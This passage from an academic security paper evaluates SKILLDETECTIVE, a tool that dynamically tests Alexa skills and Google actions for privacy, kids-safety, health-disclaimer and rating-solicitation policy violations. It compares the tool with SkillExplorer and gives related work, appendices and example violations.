We have detected 8 skills with suspected policy violations hidden in the audio or image files. 4 of the skills (in the Kids category) were discussed earlier. Four non-kid skills contain data collection, while 2 of them lack a privacy policy and 2 more have incomplete privacy policies. The skill "Shape Game" asks "what is your name" in the audio file output, but does not provide a privacy policy. Although we have found few violations in external media, this type of analysis holds significant implications. First, dynamic media is becoming the new trend on skill marketplaces [15]. Popular content such as podcasts, pre-recorded audio streams, and image files are becoming common fixtures on VPA devices and provide many new hiding places for unscrupulous developers to hide policy-breaking content. This media type is dynamic and is almost always stored externally on the developer’s server. This makes testing this media a challenge and therefore it has been mostly ignored by existing work.

6.1.6 Potential influences of policy-violating skills

We investigate the potential influence of these policy-violating skills to users by measuring their usage and popularity (*i.e.*, ratings). Overall, we detected 6,079 skills and 175 actions violating different policies in total. 42% of these Alexa skills have at least one rating and it suggests they might have been invoked by real users. The average number of ratings is 63 for all the policy-violating skills. 13% skills have 5-star ratings and it shows some popular skills are violating policies. For example, the skill "Annoying sounds" has 12,796 ratings (it asks for a 5-star rating). The skill "Relaxing Sounds: Spa Music" in Health category lacks a disclaimer in its description and it has 9,255 ratings. As for the 175 Google actions, 67% of them have been rated by users and 21% actions have 5-star ratings. The action "Nutrition Facts", which is developed by Google and lacks a disclaimer in the Health category, has 1,435 user ratings and gets 4.6-star rating on average.

These popular suspected policy-violating skills could potentially influence thousands of users. It is interesting that we found there are critical user reviews complaining about skills that request for positive rating, *e.g.*, one user review "the program forced me to give a five star review" for skill

"Sleep Sounds: Box Fan Sounds", and another one "would have been 5 stars if it didn't keep asking me to review it" for skill "White Noise by Sleep Jar".

6.2 Performance Comparison

We conducted a performance comparison between SKILLDETECTIVE and SkillExplorer [27] on the question classification, answer prediction, and navigational capacity. We have fully implemented SkillExplorer's methodology from scratch. We did this using the paper as a road-map and made all attempts to accurately represent their work.

Performance of Question Classification. Our classifier in SKILLDETECTIVE was tested against the classification abilities of the SkillExplorer methodology. We conducted the test using 1,800 randomly chosen labeled questions with 300 questions per type including the NULL (statement) type. These 1,800 questions were randomly chosen from a dataset of hand labeled questions gathered from Github repositories. Each of the 300 per-type questions were fed into both SkillExplorer's and SKILLDETECTIVE's classifiers and measured for accuracy of classification. The test results concluded that our methodology performed more accurately overall, but especially on the Mixed and NULL classifications performing 11% and 26.3% better respectively. Table 6 shows the comparison results for each question-type followed by the percentage of accurate predictions achieved by both classifiers.

Question Type	SkillExplorer [27]	SKILLDETECTIVE
Open-Ended	97.3%	98%
Instruction	89.7%	99%
Binary	100%	100%
Selection	99%	99.3%
Mixed	87%	98%
NULL	71.3%	97.6%

Table 6: Performance of question classification.

Performance of Answer Prediction. We tested the performance of SKILLDETECTIVE's answer prediction against that of SkillExplorer as well as three other popular pre-built chatbots (Mitsuku [7], ChatScript [4], and Blender [11]). We found that the pre-built chatbots did not perform very well for most types of questions. The pre-built chatbots were able to answer Binary types of questions and to answer arithmetic questions such as "what is 2 + 2?" in many cases. However, they fell short in answering the other question types effectively. Note that we define an effective answer as one that continues the conversation with a skill, and an ineffective answer as one that stops or redirects the conversation of the skill. Ineffective answers are determined by specific skill outputs (*e.g.*, "Sorry, I don't understand. Can you please repeat that?"). Most existing chatbots today are designed to converse with people and to maintain context throughout the conversation, which is not suitable for skill interactions. SKILLDETECTIVE was designed to interact with skills, therefore it performed much better than the pre-built chatbots. Table 7 reports the question prediction results for SKILLDETECTIVE, SkillExplorer, and the max value of three popular chatbots conducted using 1,000 labeled questions with 200 representatives of each type. The questions were classified using the classifier and extracted from the dataset of questions gathered from GitHub. As shown in the table, the popular chatbots did not attain a max accuracy greater than 61%, while SkillExplorer did achieve over 90% on the Open-ended, Instruction, and Binary types. Only SKILLDETECTIVE was able to attain an accuracy over 90% on 4 types and 89% on the remaining type.

Question Type	SkillExplorer [27]	SKILLDETECTIVE	Popular Chatbots
Open-Ended	90%	90%	29%
Instruction	93%	95%	46%
Binary	100%	100%	61%
Selection	89%	94%	54%
Mixed	63%	89%	11%

Table 7: Performance of answer prediction.

Performance of Skill Navigation. To test the navigational capacity of SKILLDETECTIVE in the Slow mode, we used two sets of skills for this evaluation: 1) We traced the source-code of 64 skills taken from GitHub repositories to actual deployed skills on the Amazon skill store by manually checking the skill's functionality and comparing it to the source-code. We found that the average number of nodes in each of the 64 skills is 24 with a standard deviation (STD) of 9.48. 2) 100 skills with data collection behavior provided by the SkillExplorer research team [27]. We first manually traversed the skills for the purpose of mapping the interactions. We found through manual checking that the average number of nodes per skill is 40 with a STD of 13.26.

For the 64 skills with source code, SkillExplorer was able to traverse an average of 20.77 nodes (86.5% coverage rate) with a STD of 8.68. Using SKILLDETECTIVE, we were able to traverse an average of 20.95 nodes (87.3% coverage rate) with a STD of 9.22. All of the 64 skills tested did not contain any external audio sources. Also, these skills were found to be very simple (*i.e.*, fact skills). We would expect to have similar results when testing these simple skills. However, SKILLDETECTIVE outperforms SkillExplorer in handling complex skills. For the 100 skills with data collection behavior, SkillExplorer was able to traverse an average of 31.41 total nodes (78.5% coverage rate) with a STD of 13.55, and SKILLDETECTIVE was able to traverse an average of 36.83 nodes (92.1% coverage rate) with a STD of 12.54 using the Slow mode.

While testing the 100 skills with data collection behavior, we found 9 skills with policy violating content within the nodes traversed by SKILLDETECTIVE but missed by SkillExplorer [27]. For example, the skill "Baton Rouge Foodie" asks for the user's phone number after 5 interactions which includes an audio file. This policy violation was not detected using SkillExplorer due to it lacking the ability to process audio files. However, SKILLDETECTIVE was able to encounter this node and report the violation.

We also conducted an execution time performance comparison with SkillExplorer. We found that during testing of

the 164 skills, SkillExplorer on average spends approximately 11 minutes on each skill, while SKILLDETECTIVE spends approximately 14 minutes on each skill using Slow mode. This difference in time is due to the fact that SKILLDETECTIVE must perform tasks not applicable to SkillExplorer (*i.e.*, transcribe audio files). As to the performance statistics of tree traversal in SKILLDETECTIVE, the average depth of skill trees is 8.25 nodes, the average breadth of skill trees is 6.75 nodes, and the average fan of a skill tree is 40.25 nodes.

Performance of Policy Violation Detection. We tested both SkillExplorer and SKILLDETECTIVE on 100 skill names that were provided by the SkillExplorer research team and identified as containing data collection. We found through manual testing that only 61 of the 100 skills still contain data collection. This is most likely due to the fact that some of the skills have been removed from the skill store, while others may have had their content changed. We found that our policy violation detector can identify 54 of the 61 data collecting skills using the outputs from the manual testing. We also found that SKILLDETECTIVE detects 50 of the 61 skills that collect data using the interaction model in a fully automated manner, while the SkillExplorer methodology only found 41 of the 61 skills collecting data.

Skill-Tree Depth of Policy Violation Occurrences. For all the identified policy violations, we calculated the number of rounds of interactions it took for the policy-violating content to appear (*i.e.*, the skill-tree depth of the policy violation). We found that 244 skills respond with the policy-violating content in their first reply. There are 19 skills in the Kids category that ask for personal data within the first round of interactions. Also, there are 20 skills and 7 actions in the Health category that ask for personal data within the first round of interactions. The distribution of the skill-tree node depths of policy violations is shown in Figure 4.




Figure 4: 78% of policy violations were captured within the first three rounds of interactions in our testing.

7 Limitation

SKILLDETECTIVE has several limitations. First, the concept of a chatbot is an ongoing research problem. Our methodology cannot handle all possible situations therefore limiting the traversal of some skills. We recognize that not all branches of a skill-tree can be mapped and as a consequence, some policy violations will be missed. Next, because of the intrinsic latency of skill testing we were unable to check every skill at full capacity using our Slow method. We did however find through testing that most policy violations happen within the first few nodes of skill interaction thereby reducing the effects of this limitation. We also conducted a manual validation of 100 skills which were randomly sampled from all categories in our dataset. We found 11 skills with policy violations after the manual analysis and our tool could detect 9 of these policy violations. A second limitation is that our policy violation detector is vulnerable to adaptive adversary evasion attacks [31, 40], *e.g.*, unscrupulous developers may rephrase policy-violating outputs without changing the semantic meaning to bypass SKILLDETECTIVE's detection. As for our future work, we would like to improve the robustness of SKILLDETECTIVE to detect stealthy policy violations.

A third limitation is that there are other policies (*e.g.*, providing misleading information in skills) that SKILLDETECTIVE does not check for. This is due to the complexity needed to accurately ascertain theses types of violations. In addition, SKILLDETECTIVE does not check skills that require an account linking to be accessed (*e.g.*, skills in the categories of SmartHome). Another limitation is that we implemented the chatbot using an FNN and a bag-of-words approach. We would like to recreate our methodology using more advanced sentence embedding such as BERT [24] in the future.

Lastly, there is a noticeable difference between the number of Amazon skills and Google actions tested. This is due to many difficulties put in place by Google to hinder automated interactions with their web-sites. First, Google prohibits the use of automated tools (like web drivers) to log into users accounts directly. To circumvent this issue, we used a third party site (Stackoverflow.com) that has a Google sign in option. We set the web driver to log into the the third party site under our developers credentials and subsequently navigate to the Action testing terminal. We were able to use this method for only a short time until Google patched this loop hole. As of the writing of this paper, no work around has been discovered thereby hindering future automated Google testing.

We hope to address these issues in future builds of the project by adding more robust navigational features and bettering the model in skill traversal as well as speed. We were able to find many different policy violations during our testing of Amazon's and Google's VPA platforms. The main reason is that the vetting process for skill certification was weak for both platforms. This weakness in vetting allows for developers (either knowingly or unknowingly) to get policy violating content certified and deployed to the public. Another reason might be that the content of live skills can be changed with no need to re-certify the skill. This ability to change content again allows developers to update their skills with policy-violating content.

8 Related Work

There has been considerable research on attacks [20, 21, 34, 35, 38, 41, 43, 45] against speech recognition systems and corresponding defenses [22, 25, 45, 46]. We mainly summarize recent research on security and privacy of skills.

Skill Invocation Hijacking via Speech Misinterpretation. Kumar *et al.* [29] presented the skill squatting attack. This attack utilizes linguistic ambiguities to exploit speech interpretation for the purpose of routing users to a malicious skill. In addition, paraphrased invocation names ("Citi Bank" vs "Citi Bank please") can be used to hijack sensitive skills [47]. This hijacking is due to the fact that the longest string match is used by the VA platform to invoke the skill. The masquerading attack was also presented in [47], where a malicious skill mimics the exit intent tricking the user into believing the skill has terminated, while still collecting user's input. LipFuzzer [48] is a black-box mutation-based fuzzing tool to systematically discover misinterpretation-prone voice commands in existing VPA platforms. LipFuzzer focused only on skill commands and their invocations. This differs greatly from our SKILLDETECTIVE in that our testing tool focuses on all layers of the skill and all outcomes of skill interaction.

Analysis of Voice Applications. Shezan *et al.* [36] developed a tool to identify sensitive voice commands by analyzing skills' descriptions. Liao *et al.* [32] found that many skills do not comply with the requirements defined by VPA platforms on the privacy policy by conducting a privacy policy analysis. Lentzsch *et al.* [30] conducted a large-scale analysis of Alexa skills, including identifying flaws in the vetting process, evaluating the efficacy of voice squatting techniques and privacy policies of skills. As to policy violations, the authors vetted privacy policies of 1,423 skills that request permissions for data collection, and found 23.3% of the privacy policies are not fully disclosing the data types associated with permissions requested by the skill. These works [30, 32, 36] are based on NLP analysis of skills' introduction pages on the store, without dynamically testing skills for the purpose of security and privacy analysis. They consider limited types of policies, and cannot detect policy violations related to skills' actual behavior. In SKILLDETECTIVE, 1,362 policy violations are owing to the dynamic analysis of skills. Cheng *et al.* [23] and Hu *et al.* [28] measured the skill vetting process on VPA platforms. Their results revealed that Amazon Alexa and Google Assistant platforms have not strictly enforced policy requirements. In [23], the authors also conducted a manual analysis to identify existing policy-violating skills in the current stores. Out of 755 Alexa skills under the Kids category, 31 skills were identified as problematic skills with policy violations.

More recently, to facilitate automated analysis of skills on a large scale, dynamic testing tools [27, 37] have been developed. SkillExplorer [27] is a grammar-rule based testing tool to automatically explore skills' behaviors. The authors tested 28,904 Amazon skills and 1,897 Google actions, and identified 1,141 skills request users to provide personal information without disclosing in their privacy policies. SkillExplorer mainly focuses on identifying skills that collect private information, without evaluating skills' conformity to other policy requirements. The authors in VerHealth [37] only analyzed 813 health-related skills on the Amazon Alexa platform, and VerHealth adopts a rather simple interaction model to collect limited responses from skills. We also achieved a higher detection accuracy compared with prior works. When detecting incomplete privacy policies for skills with permissions, our method achieves 90.5% precision, which is higher than the result reported in [30] (the authors in [30] only provided the precision result). For detecting whether health-related skills lacks a disclaimer or not, our methods achieved 95% precision, 97% recall, 96% F1-score and 98% accuracy, which are higher than results reported in VerHealth [37].

Research Work	Skills Analyzed	Actions Analyzed	Policies Considered	Problematic Skills Released?
SkillExplorer [27] (USENIX SEC'20)	**28,904**	**1,897**	1 (Data collection)	Released 100 skills with data collection
VerHealth [37] (UbiComp'20)	**813**	**0**	5 (Health-specific)	✗
SKILLDETECTIVE (Our work)	**54,055**	**5,583**	50+	Fully released

Table 8: Comparison of SKILLDETECTIVE with related works that detect policy violations through dynamic testing.

Distinctive from SkillExplorer and VerHealth, our work systematically evaluates skills' conformity to more than 50 policy requirements through a comprehensive dynamic analysis of skills. Table 8 shows the comparison of SKILLDETECTIVE with SkillExplorer [27] and VerHealth [37]. We tested 54,055 Alexa skills and 5,583 Google actions (much larger than their analysis), and SKILLDETECTIVE's policy violation detector covers more than 50 policies. In addition, both works do not release the detailed list of the identified policy-violating skills. The lack of such information makes it hard to conduct a sound performance comparison among them. We share details of our testing results to facilitate future research.

9 Conclusion

In this work, we designed and implemented an interactive testing tool named SKILLDETECTIVE, which aims at identifying policy-violating skills in current VPA platforms. Using SKILLDETECTIVE, we tested 54,055 Amazon Alexa skills and 5,583 Google Assistant actions, and collected 518,385 different pieces of skill interaction data. We were also able to capture 2,070 audio files and 31,100 image files from skills during our testing. We identified 6,079 skills and 175 actions that contain at least one suspected policy violation. SKILLDETECTIVE can also be deployed by VPA platform providers to proactively identify policy-violating skills at the submission phase and prevent them from being published. Our findings in this paper could help Amazon and Google improve their skills' policy compliance, and we believe this work will have a great potential to positively impact the VPA ecosystem.

Acknowledgment

We thank our shepherd, Dr. Anupam Das, and the anonymous reviewers for their valuable comments. This work is supported in part by National Science Foundation (NSF) under the Grant No. 2120369, 2114920, 2114982, 2031002, and 1846291.

References

[1] Alexa Skills Policy Testing. https://developer.amazon.com/fr/docs/custom-skills/policy-testing-for-an-alexa-skill.html. [Accessed: 25-Nov-2020].

[2] Alexa Skills Privacy Requirements. https://developer.amazon.com/fr/docs/custom-skills/security-testing-for-an-alexa-skill.html#25-privacy-requirements. [Accessed: 25-Nov-2020].

[3] Alexa Skills Security Requirements. https://developer.amazon.com/fr/docs/alexa-voice-service/security-best-practices.html. [Accessed: 25-Nov-2020].

[4] Brillig Understanding, Inc. http://brilligunderstanding.com/rosedemo.html.

[5] Celebrating 100,000 Alexa Skills. https://developer.amazon.com/en-US/blogs/alexa/alexa-skills-kit/2019/09/congratulations-alexa-skill-builders-100-000-skills-and-counting. [Accessed: 25-Nov-2020].

[6] Industrial-Strength Natural Language Processing. https://spacy.io.

[7] Mitsuku Chatbot. http://www.square-bear.co.uk/mitsuku/home.htm.

[8] Perspective. https://www.perspectiveapi.com/home.

[9] Policies for Actions on Google. https://developers.google.com/actions-/policies/general-policies. [Accessed: 25-Nov-2020].

[10] pytesseract 0.3.7. https://pypi.org/project/pytesseract/.

[11] Recipes for building an open-domain chatbot. https://parl.ai/projects/recipes/.

[12] Selenium WebDriver. https://www.selenium.dev.

[13] SpeechRecognition 3.8.1. https://pypi.org/project/SpeechRecognition/.

[14] Stanford CoreNLP – Natural language software . https://stanfordnlp.github.io/CoreNLP/. [Accessed: 25-Nov-2020].

[15] Virtual Personal Assistants (VPA) and Smart Speaker Market: Artificial Intelligence Enabled Smart Advisors, Intelligent Agents, and VPA Devices 2020 - 2025. https://www.researchandmarkets.com/reports/5125038/virtual-personal-assistants-vpa-and-smart. [Accessed 6-8-2021].

[16] What is Considered PHI Under HIPAA? https://www.hipaajournal.com/considered-phi-hipaa/.

[17] Benjamin Andow, Samin Yaseer Mahmud, Wenyu Wang, Justin Whitaker, William Enck, Bradley Reaves, Kapil Singh, and Tao Xie. Policylint: Investigating internal privacy policy contradictions on google play. In *Proceedings of the 28th USENIX Conference on Security Symposium*, page 585–602, 2019.

[18] Jan A Botha, Emily Pitler, Ji Ma, Anton Bakalov, Alex Salcianu, David Weiss, Ryan McDonald, and Slav Petrov. Natural language processing with small feed-forward networks. In *Proceedings of the 2017 Conference on Empirical Methods in Natural Language Processing*, pages 2879–2885, 2017.

[19] Travis D Breaux, Hanan Hibshi, and Ashwini Rao. Eddy, a formal language for specifying and analyzing data flow specifications for conflicting privacy requirements. *Requirements Engineering*, 19(3):281–307, 2014.

[20] Nicholas Carlini, Pratyush Mishra, Tavish Vaidya, Yuankai Zhang, Micah Sherr, Clay Shields, David Wagner, and Wenchao Zhou. Hidden voice commands. In *USENIX Security Symposium (USENIX Security)*, pages 513–530, 2016.

[21] Guangke Chen, Sen Chen, Lingling Fan, Xiaoning Du, Zhe Zhao, Fu Song, and Yang Liu. Who is real bob? adversarial attacks on speaker recognition systems. In *IEEE Symposium on Security and Privacy (SP)*, 2021.

[22] S. Chen, K. Ren, S. Piao, C. Wang, Q. Wang, J. Weng, L. Su, and A. Mohaisen. You can hear but you cannot steal: Defending against voice impersonation attacks on smartphones. In *2017 IEEE 37th International Conference on Distributed Computing Systems (ICDCS)*, pages 183–195, 2017.

[23] Long Cheng, Christin Wilson, Song Liao, Jeffrey Young, Daniel Dong, and Hongxin Hu. Dangerous skills got certified: Measuring the trustworthiness of skill certification in voice personal assistant platforms. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2020.

[24] Jacob Devlin, Ming-Wei Chang, Kenton Lee, and Kristina Toutanova. Bert: Pre-training of deep bidirectional transformers for language understanding, 2019.

[25] Huan Feng, Kassem Fawaz, and Kang G. Shin. Continuous authentication for voice assistants. In *Annual International Conference on Mobile Computing and Networking (MobiCom)*, pages 343–355, 2017.

[26] Yoav Goldberg. *Neural Network Methods for Natural Language Processing*. Morgan & Claypool, 2017.

[27] Zhixiu Guo, Zijin Lin, Pan Li, and Kai Chen. Skillexplorer: Understanding the behavior of skills in large scale. In *29th {USENIX} Security Symposium ({USENIX} Security 20)*, pages 2649–2666, 2020.

[28] Hang Hu, Limin Yang, Shihan Lin, and Gang Wang. A case study of the security vetting process of smart-home assistant applications. In *Proceedings of IEEE Workshop on the Internet of Safe Things (SafeThings)*, 2020.

[29] Deepak Kumar, Riccardo Paccagnella, Paul Murley, Eric Hennenfent, Joshua Mason, Adam Bates, and Michael Bailey. Skill Squatting Attacks on Amazon Alexa. In *27th USENIX Security Symposium (USENIX Security)*, pages 33–47, 2018.

[30] Christopher Lentzsch, Sheel Jayesh Shah, Benjamin Andow, Martin Degeling, Anupam Das, and William Enck. Hey Alexa, is this skill safe?: Taking a closer look at the Alexa skill ecosystem. In *Proceedings of the 28th ISOC Annual Network and Distributed Systems Symposium (NDSS)*, 2021.

[31] J Li, S Ji, T Du, B Li, and T Wang. Textbugger: Generating adversarial text against real-world applications. In *26th Annual Network and Distributed System Security Symposium*, 2019.

[32] Song Liao, Christin Wilson, Long Cheng, Hongxin Hu, and Huixing Deng. Measuring the effectiveness of privacy policies for voice assistant applications. In *Annual Computer Security Applications Conference (ACSAC)*, page 856–869, 2020.

[33] Erika McCallister. *Guide to protecting the confidentiality of personally identifiable information*, volume 800. Diane Publishing, 2010.

[34] Nirupam Roy, Sheng Shen, Haitham Hassanieh, and Romit Roy Choudhury. Inaudible voice commands: The long-range attack and defense. In *15th USENIX Symposium on Networked Systems Design and Implementation (NSDI 18)*, pages 547–560, 2018.

[35] Lea Schönherr, Katharina Kohls, Steffen Zeiler, Thorsten Holz, and Dorothea Kolossa. Adversarial attacks against automatic speech recognition systems via psychoacoustic hiding. In *Network and Distributed System Security Symposium*, 2019.

[36] Faysal Shezan, Hang Hu, Jiamin Wang, Gang Wang, and Yuan Tian. Read between the lines: An empirical measurement of sensitive applications of voice personal assistant systems. In *Proceedings of The Web Conference (WWW)*, 2020.

[37] Faysal Hossain Shezan, Hang Hu, Gang Wang, and Yuan Tian. Verhealth: Vetting medical voice applications through policy enforcement. *Proc. ACM Interact. Mob. Wearable Ubiquitous Technol.*, 2020.

[38] Tavish Vaidya, Yuankai Zhang, Micah Sherr, and Clay Shields. Cocaine noodles: Exploiting the gap between human and machine speech recognition. In *9th USENIX Workshop on Offensive Technologies (WOOT 15)*, 2015.

[39] Willie Walker, Paul Lamere, Philip Kwok, Bhiksha Raj, Rita Singh, Evandro Gouvea, Peter Wolf, and Joe Woelfel. Sphinx-4: A flexible open source framework for speech recognition. Technical report, USA, 2004.

[40] Boxin Wang, Hengzhi Pei, Boyuan Pan, Qian Chen, Shuohang Wang, and Bo Li. T3: Tree-autoencoder regularized adversarial text generation for targeted attack. In *Proceedings of the 2020 Conference on Empirical Methods in Natural Language Processing (EMNLP)*, pages 6134–6150, 2020.

[41] Qiben Yan, Kehai Liu, Qin Zhou, Hanqing Guo, and Ning Zhang. Surfingattack: Interactive hidden attack on voice assistants using ultrasonic guided wave. In *Network and Distributed Systems Security (NDSS) Symposium*, 2020.

[42] Le Yu, Xiapu Luo, Xule Liu, and Tao Zhang. Can we trust the privacy policies of android apps? In *2016 46th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, pages 538–549. IEEE, 2016.

[43] Xuejing Yuan, Yuxuan Chen, Yue Zhao, Yunhui Long, Xiaokang Liu, Kai Chen, Shengzhi Zhang, Heqing Huang, XiaoFeng Wang, and Carl A. Gunter. Commandersong: A systematic approach for practical adversarial voice recognition. In *USENIX Conference on Security Symposium (USENIX Security)*, pages 49–64, 2018.

[44] L. Yujian and L. Bo. A normalized levenshtein distance metric. *IEEE Transactions on Pattern Analysis and Machine Intelligence*, 29(6):1091–1095, 2007.

[45] Guoming Zhang, Chen Yan, Xiaoyu Ji, Tianchen Zhang, Taimin Zhang, and Wenyuan Xu. Dolphinattack: Inaudible voice commands. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 103–117, 2017.

[46] Linghan Zhang, Sheng Tan, Zi Wang, Yili Ren, Zhi Wang, and Jie Yang. Viblive: A continuous liveness detection for secure voice user interface in iot environment. In *Annual Computer Security Applications Conference (ACSAC)*, page 884–896, 2020.

[47] Nan Zhang, Xianghang Mi, Xuan Feng, XiaoFeng Wang, Yuan Tian, and Feng Qian. Understanding and mitigating the security risks of voice-controlled third-party skills on amazon alexa and google home. In *IEEE Symposium on Security and Privacy (SP)*, 2019.

[48] Yangyong Zhang, Lei Xu, Abner Mendoza, Guangliang Yang, Phakpoom Chinprutthiwong, and Guofei Gu. Life after speech recognition: Fuzzing semantic misinterpretation for voice assistant applications. In *Network and Distributed System Security Symposium (NDSS)*, 2019.

Appendix A Similarity Calculation for Question Classification

To calculate the similarity of a labeled question *n* to a target question α, we count the frequency of all specific conjoined PoS (parts-of speech) patterns created from *n* that appear in α. Table 9 shows an example of a corpus of questions (with labeled question types). Suppose we want to classify the question "How old is your mother?", which has a PoS representation of WRB (Wh-adverb), JJ (Adjective), VBZ (Verb, 3rd person singular present), PRP (Personal pronoun), and NN (Noun, singular or mass). We start with the first PoS entry in the corpus, which is WRB, JJ, VBP, PRP ((Wh-adverb), (Adjective), (Verb, non-3rd person singular present), (Personal pronoun)), and corresponds to the question "How old are you?". Next, we count the number of occurrences of every pattern permuted from each conjoined tag in the corpus entry. Let's say the tag WRB is located at index 1 and JJ is located at index 2 and so on. We make our patterns by first starting off with 1, 2, 3, and 4 individually. Next we use (1,2), (2,3), (3,4). We then use (1, 2, 3), (2, 3, 4) and so on until all conjoined patterns have been created. In total from this corpus entry we get 10 different patterns. We count the number of times that each pattern shows up in our target question. For this example, we get 4 patterns {WRB, JJ, PRP, and (WRB, JJ)} that show up in the target question. We then calculate the similarity by taking the aggregate by dividing the number of corpus entry patterns located inside the target question by the total number of patterns that can be derived from the target question. This process is continued until all entries in the corpus have been compared with the target question. Finally, the class of the corpus entry with the highest similarity score will be chosen as the classification of the question. For this example, we get the similarity scores of 0.4, 0.07, and 0.1. The question with the highest similarity is "how old are you?", so we return the classification as "open-ended" which is correct. We determine from this classification how we will answer the question "how old is your mother?"

Question	PoS Tags	Question Type
How old are you?	WRB, JJ, VBP, PRP {(Wh-adverb), (Adjective), (Verb, non-3rd person singular present), (Personal pronoun)}	Open-ended
Do you want to go?	VBP, PRP, VB, TO, VB {(Verb, non-3rd person singular present), (Personal pronoun), (Verb, base form), (to), (Verb, base form)}	Binary
Can you stay for a while?	MD, PRP, VB, IN, DT, NN {(Modal), (Personal pronoun), (Verb, base form), (Preposition or subordinating conjunction), (Determiner), (Noun, singular or mass)}	Binary

Table 9: Example of PoS tagging and similarity calculation for question classification.

Appendix B Vector Representation of Questions in FNN Model

To vectorize our data and extract their features, we utilize PoS tagging of the corpus to extract the nouns of each question. These nouns form the representative keywords, which together form a bag of words (BoW). We next create our feature vector by calculating the average Levenshtein Distance (LD) [44] between each individual keyword in the BoW to every word in our target question. In other words, we read the first keyword in the BoW and find the average LD of that keyword to every word within the question we wish to vectorize. When the similarity is calculated, the vector is updated and the process is continued. An example is provided in Table 11, which shows a vectorized version of the corpus in Table 10. The BoW for this corpus are [number, letters, D, letter, right, way] as determined by the Stanford Core-NLP Package (the word "left" was not recognized as a none by Core-NLP). Each entry in Table 11 shows the value of the average LD from the keyword to every word in the corresponding question in the corpus. By using this method, the corpus is vectorized to be used as a training set for the neural model.

Question	Answer
Pick a number between 1 and 4.	[1, 2, 3, 4]
Choose from letters A – D. Which one do you want?	[A, B, C, D]
Pick a letter from A to D.	[A, B, C, D]
You can go left or right. Which way do you want to go?	[right, left]

Table 10: Corpus of question/type pairs.

Number	Letters	D	Letter	Right	Way
0.16	0.10	0.05	0.11	0.03	0.07
0.05	0.13	0.15	0.12	0.04	0.10
0.05	0.14	0.14	0.17	0.03	0.10
0.01	0.07	0.04	0.08	0.15	0.16

Table 11: Vector representation of the corpus in Table 10.

Category	Policy Index	Policy Violation	Policy Defined by VPA Platforms
Kids	P1	Collecting kids data	It collects any personal information from end users.
	P2	Directing users to outside of Alexa	It promotes any products, content, or services, or directs end users to engage with content outside of Alexa.
	P3	Explicit mature content	It includes content not suitable for all ages.
Health	P4	Collecting health data	Collects information relating to any person's physical or mental health or condition.
	P5	Lacking a disclaimer in the skill description	Is a skill that provides health-related information, news, facts or tips and does not include a disclaimer in the skill description stating that the skill is not a substitute for professional medical advice.
Personal data collection	P6	Lacking a privacy policy	If your app collects personal data from end users, your app must display a legally adequate privacy policy within the app and on the app detail page.
	P7	Incomplete privacy policy	The privacy policy must comprehensively disclose what personal data your app collects, how it is used, and the types of parties with whom it is shared.
	P8	Deceptive privacy policy	Ensure that your collection and use of that data complies with your privacy policy.
	P9	Should ask for permission	Google: Request sensitive user data via the Permissions API (All requests for a user's location and name).
General (non-Kids, non-Health)	P10	Requesting for positive rating	Explicitly requests that users leave a positive rating of the skill.
	P11	Toxic content	It includes content not suitable for all ages.
	P12	Predicting gender	Purports to be able to predict gender.

Table 12: The types of policy violations in existing skills captured by SKILLDETECTIVE (*i.e.*, there exists at least one skill violating one of these 12 policies).




Figure 5: A skill named "Adopt A Pet" collects user data through the permission APIs but lacks a privacy policy.




Figure 6: A kid skill named "Kids's Kazamo" collects user data through the permission APIs and also provides a broken privacy policy. Apparently, data collection in a kid skill is not allowed according to Amazon Alexa's policy requirements.

Appendix C Examples of Policy Violations

Appendix D Types of Policy Violations

Provide life-saving assistance, Cure all diseases, Black market sale, Prescription drugs, Offers a separate skills store, Recommend skills, Offer compensation for using skills, Solicit donations, Extreme gore, Decapitations, Unsettling content, Excessive violence, Organized crime, Terrorism, Illegal activities, Forced marriages, Purchasable husbands, Purchasable wives, Promote hate speech, Incite racial hatred, Incite gender hatred, Nazi symbols, Promote Ku Klux Klan, Contact emergency responder, Contact 911, Illegal downloading, Pirated software, Join illegal organization, Illegal lifestyle, Prostitution, Create dangerous materials, Build bomb, Build meth lab, Build silencer, Promote terrorism, Praise terrorism, Recruit members for terrorist, Promote gambling, Excessive alcohol, Underage alcohol

Table 13: Policies that are considered in SKILLDETECTIVE, but we didn't find any skill violating them in our testing. This table only shows keywords of these polices. The complete policy descriptions can be found in [1–3, 9].

	Policy Violation Type	# of Skills	# of Actions	Example of Policy Violation		
				Skill ID	Skill Name	Skill Output
Kids	P1: Collecting kids data	34	0	B07DFCXXM5	Say Please	Please tell me your name.
	P2: Directing users to outside of Alexa	21	-	B087Z4F96J	Math Whiz	Goodbye! Please support us by visiting www.oneoffcoder.com.
	P3: Explicit mature content	12	0	B07R97WNFR	My bestie	My bestie contains mature content that may not be suitable for all ages.
	P10: Requesting for positive rating	177	-	B07BF956XW	Name, Place, Animal, Thing	Don't forget to leave a 5 star review in the Alexa app store.
	P11: Toxic content	4	0	B0837HWNY5	My burns	You're so ugly you'd scare the crap out of the toilet.
	Total policy-violating skills	244	0			
Health	P4: Collecting health data	146	13	B07N626993	Blood donation helper	Please tell your blood group followed by rh factor.
